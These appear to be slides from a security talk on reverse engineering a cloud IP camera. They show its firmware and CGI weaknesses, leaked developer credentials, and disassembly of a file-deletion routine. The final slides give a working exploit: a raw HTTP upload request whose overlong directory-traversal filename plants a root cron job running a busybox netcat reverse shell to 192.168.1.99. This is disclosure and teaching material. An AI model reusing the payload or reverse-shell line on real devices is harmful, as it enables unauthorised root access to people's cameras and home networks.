



PUSH TO HACK

Reverse engineering a cloud IP camera

Alex Farrant, Senior Consultant


FOCUS 73 Product summary

- 802.11 and Ethernet ☺
- Android app with 'quick setup' ☺
- Cloud management via Hubble ☺
- Owners must pay extra to get video alerts
- View from anywhere in the world...
- Traverses NAT routers with STUN...




Teardown


- Binatone not Motorola (FCC)
- Nuvoton N329x SoC with GPIO
- Linux 2.6 on ARM 9
- Camera firmware by C-Vision HK
- 'Pair' button to create an open AP
- Busybox httpd, MJPG+ httpd
- RTSP server, STUN server
- Is an upside down baby monitor!



Hubble app


- Communicates directly or remotely via Hubble secure API
- Allows full PTZ control, image capture, firmware update...
- **WPA key broadcast in clear over open AP during pairing** – *Best done early in the morning or in a faraday cage.*
- Firmware update security is obscurity





Root web-shell? Too easy.

- No firmware encryption, authentication or signing
- Grab firmware, modify a CGI script and upload it. Every command in URL is passed to the shell as root by the haserl CGI script



```
version = "1.0"; ALARM_OUT : { GPIO = ( { PinMask = "15"; } ); SMTP = ( { Host = "smtp.gmail.com"; Port = "25"; MailTo = "nuvoton.zy@gmail.com"; Username = "nuvoton.zy@gmail.com"; Password = "XXXXXXXXXX"; Subject = "SkyEye Alarm"; Body = "Attention!! Have an alarm."; } ); FTP = ( { Host = "192.168.1.99"; Port = "21"; Username = "ftputer"; Password = "XXXXXXXXXX"; RemotePath = "/" ; } ); DROPBOX = ( { AppKey = "ue35sfmipcnob7"; AppSecret = "XXXXXXXXXX"; OAuthAccessTokenSecret = "XXXXXXXXXX"; OAuthAccessToken = "sp09g1pjuq3fgpg"; RemotePath = "/Test/AlarmOut/"; } ); PUSH_NOTIFICATION = ( { ServerName = "hubble.in"; UseHTTPS = "1"; } ); }; ALARM_CONFIG : { Matrix : { GPIO : { Mission = "7"; SMTP = "1"; FTP = "1"; DROPBOX = "1"; PUSH_NOTIFICATION = "0"; } }; MD : { Mission = "7"; SMTP = "0"; FTP = "1"; DROPBOX = "0"; PUSH_NOTIFICATION = "0"; } }; VD : { Mission = "0"; SMTP = "0"; FTP = "1"; DROPBOX = "0"; PUSH_NOTIFICATION = "1"; } }; TEMPH : { Mission = "0"; SMTP = "0"; FTP = "4"; DROPBOX = "0"; PUSH_NOTIFICATION = "1"; } }; TEMPL : { Mission = "0"; SMTP = "0"; FTP = "4"; DROPBOX = "0"; PUSH_NOTIFICATION = "1"; } }; SCHEDULE = ( { Mission = "0"; } , { Mission = "0"; } ); }; TXT = ( { SUBJECT = "SkyEye Alarm"; CONTENT = "Alarm!"; } ); JPG = ( { COUNT = "1"; } );
```

Firmware Upgrade


<% \$HASERL_cmd %>

Upload Firmware failed!

Treasure!

- WPA PSK at /tmp/wpa.conf
- Developers' Gmail, FTP and Dropbox creds
- Root password = 123456
- Logs contain C&C key and are encrypted with 'Cvision123459876'
- Alerts can be hijacked by updating DNS
- Camera reboots the video server at 2am, 3am, 4am and 5am
- 'Premium' functionality can be enabled via .conf file
- Useful toolbox provided: Buysbox, netcat, wpa_supPLICant

A bad web server serving a bad CGI script



The screenshot shows a web browser window with the address bar displaying `192.168.1.5/cgi-bin/haserupgrade.cgi`. The main content area shows an "XML Parsing Error: not well-formed" message. The location is `http://192.168.1.5/cgi-bin/haserupgrade.cgi` and the line number is 1, column 2. Below the error message, the beginning of the script is visible: `#!/mnt/skyeye/bin/haserl --u`.

Overlaid on the browser window is a terminal window titled "Source of: http://192.168.1.5/cgi-bin/haserupgrade.cgi - Mozilla Firefox". The terminal displays the following script:

```
1 #!/mnt/skyeye/bin/haserl --upload-limit=30000 --upload-dir=/mnt/cache
2 content-type: text/html
3
4 <% if test -n "$HASERL_uploadfile_path"; then %>
5     <% rm -rf /mnt/cache/fwupload/* %>
6     <% mkdir /mnt/cache/fwupload %>
7     <% mv "$HASERL_uploadfile_path" "/mnt/cache/fwupload/$FORM_uploadfile_name" %>
8     <% echo "/mnt/cache/fwupload/$FORM_uploadfile_name" > /mnt/cache/new_fwupgrade %>
9     <% touch /mnt/cache/upgrade_by_web %>
10    <% rm -rf /mnt/cache/*.flv /mnt/cache/cgic* /mnt/cache/*.tar.gz %>
11    <% rm -rf /mnt/cache/UPLOAD_* %>
12    <% filesize=`ls -al /mnt/cache/$FORM_uploadfile_name | awk '{print $5}'` %>
13    <% version=`echo $FORM_uploadfile_name | cut -c6-13` %>
14    <% model=`echo $FORM_uploadfile_name | cut -d'-' -f1` %>
15    <% if [ $MODEL_ID == $model ] || [ $MODEL_ID != "0066" ]; then %>
16        <% killall -USR1 fwupgrade %>
17        <% awk '{ gsub(/<insert version>/, ver); gsub(/<insert lastfilename>/, filename); gsub(/<insert byte
18        <% else %>
19        <% awk '{ gsub(/<insert MESSAGE>/, message); print}' message="Wrong Firmware" /mnt/skyeye/mlswwwn/B
20        <% fi %>
21    <% else %>
22        <% rm -rf /mnt/cache/UPLOAD_* %>
23        <% awk '{ gsub(/<insert MESSAGE>/, message); print}' message="You haven't uploaded a file yet." /mnt
24    <% fi %>
```


Root shell *without* firmware update

- Inspection of a CGI script revealed no input validation
- Directory traversal (../..../..) confirmed with test script


Source of: <http://192.168.1.10/cgi-bin/haserlupgrade.cgi> - Iceweasel

dit View Help

```
1 #!/mnt/skyeye/bin/haserl --upload-limit=30000 --upload-dir=/mnt/cache
2 content-type: text/html
3
4 <% if test -n "$HASERL_uploadfile_path"; then %>
5     <% rm -rf /mnt/cache/fwupload/* %>
6     <% mkdir /mnt/cache/fwupload %>
7     <% mv "$HASERL_uploadfile_path" "/mnt/cache/fwupload/$FORM_uploadfile_name" %>
8     <% echo "/mnt/cache/fwupload/$FORM_uploadfile_name" > /mnt/cache/new_fwupgrade %>
9     <% touch /mnt/cache/upgrade_by_web %>
10    <% rm -rf /mnt/cache/*.flv /mnt/cache/cgic* /mnt/cache/*.tar.gz %>
11    <% rm -rf /mnt/cache/UPLOAD_* %>
12    <% filesize=`ls -al /mnt/cache/$FORM_uploadfile_name | awk '{print $5}'` %>
13    <% version=`echo $FORM_uploadfile_name | cut -c6-13` %>
14    <% model=`echo $FORM_uploadfile_name | cut -d'-' -f1` %>
15    <% if [ $MODEL_ID == $model ] || [ $MODEL_ID != "0066" ]; then %>
16    <% killall -USR1 fwupgrade %>
```

Directory traversal failure ☹️

- To upload a file anywhere, prefix the filename with “../../../”
- Testing revealed it **was** working but something later in the update process was removing the uploaded file...
- We needed to break the ‘delete’ routine



Delete upload routine

- Bogus binary was as bad as the CGI script which called it
- fgets() with a hard coded length (128) read from a text file(!)

| | | |
|----------|------|--|
| 00000000 | LDN | 10, [107,010] , FILE_FILENAME , FILENAME |
| 000088F4 | ADD | R1, R4, R1 ; "r" |
| 000088F8 | BL | fopen |
| 000088FC | SUBS | R5, R0, #0 |
| 00008900 | BEQ | loc_894C |
| 00008904 | LDR | R0, =(aTouchTmpFw_upg - 0x10BB8) |
| 00008908 | ADD | R0, R4, R0 ; "touch /tmp/fw_upgrading" |
| 0000890C | BL | system |
| 00008910 | MOV | R1, #128 ; n |
| 00008914 | MOV | R2, R5 ; stream |
| 00008918 | MOV | R0, R7 ; s |
| 0000891C | BL | fgets |
| 00008920 | MOV | R0, R5 ; stream |
| 00008924 | BL | fclose |

Directory traversal 2.0 😊


- Create a filename > 128 bytes which finishes with our destination, a a cronjob (../../../../mnt/etc/cron/root) with a reverse shell.
- **`*/1 * * * * /bin/busybox nc 192.168.1.99 1338 -e /bin/sh`**

```
POST /cgi-bin/haserupgrade.cgi HTTP/1.1
Host: 192.168.1.5:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.5:8080/fwupgrade.html
Connection: keep-alive
Content-Type: multipart/form-data; boundary=-----206240416711275004111367722287
Content-Length: 293

-----206240416711275004111367722287
Content-Disposition: form-data; name="uploadfile"; filename="../../../../../../mnt/skyeye/mlswwwn/../../../../mnt/skyeye/mlsw
Content-Type: application/octet-stream

*/1 * * * * /bin/busybox nc 192.168.1.99 1338 -e /bin/sh
```

Shell upgrade in progress...



Firmware Upgrade

Firmware ../../mnt/

File: ../../mnt/skyeye/mlswwwn/../../mnt/skyeye/mlswwwn/../../mnt/skyeye/mlswwwn/../../mnt/skyeye/mlswwwn/../../mnt/skyeye/etc/cron/root

Bytes: 57

Progress Burning:

0%

Firmware upgrading in progress... Please wait for about 3 to 5 minutes.

LED should blink fast.

